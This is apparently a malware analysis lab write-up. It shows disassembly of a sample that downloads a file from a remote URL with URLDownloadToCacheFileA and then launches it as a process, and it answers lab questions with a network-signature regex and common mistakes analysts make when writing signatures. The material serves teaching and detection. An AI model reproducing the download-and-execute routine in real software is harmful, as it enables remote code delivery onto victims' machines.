push    offset aHttpWwwPractic ; "http://www.practicalmalwareanalysis.com"...
lea     edx, [ebp+var_210]
push    edx
call    sub_4014C8
add     esp, 10h
push    0               ; LPBINDSTATUSCALLBACK
push    0               ; DWORD
push    200h            ; cchFileName
lea     eax, [ebp+ApplicationName]
push    eax             ; LPSTR
lea     ecx, [ebp+var_210]
push    ecx             ; LPCSTR
push    0               ; LPUNKNOWN
call    URLDownloadToCacheFileA
mov     [ebp+var_41C], eax
cmp     [ebp+var_41C], 0
jz      short loc_401221
```


```
loc_401221:
push    44h ; 'D'
push    0
lea     edx, [ebp+StartupInfo]
push    edx
call    sub_401470
add     esp, 0Ch
mov     [ebp+StartupInfo.cb], 44h ; 'D'
push    10h
push    0
lea     eax, [ebp+ProcessInformation]
push    eax
call    sub_401470
add     esp, 0Ch
lea     ecx, [ebp+ProcessInformation]
push    ecx             ; lpProcessInformation
lea     edx, [ebp+StartupInfo]
push    edx             ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    0               ; dwCreationFlags
push    0               ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
```



6. What elements of the malware's communication may be effectively detected using a network signature?

- http://www.practicalmalwareanalysis.com

[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a- z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}t[A-Z|a-z|0-9]*\/[A-Z|a-z|0-9].png



7. What mistakes might analysts make in trying to develop a signature for this malware?

- 1. thinking that the GET request is a static base64 string

2. thinking that the file requested is "a.png"

3. In most cases, the Base64 string ends with an a, which usually makes the filename appear as a.png.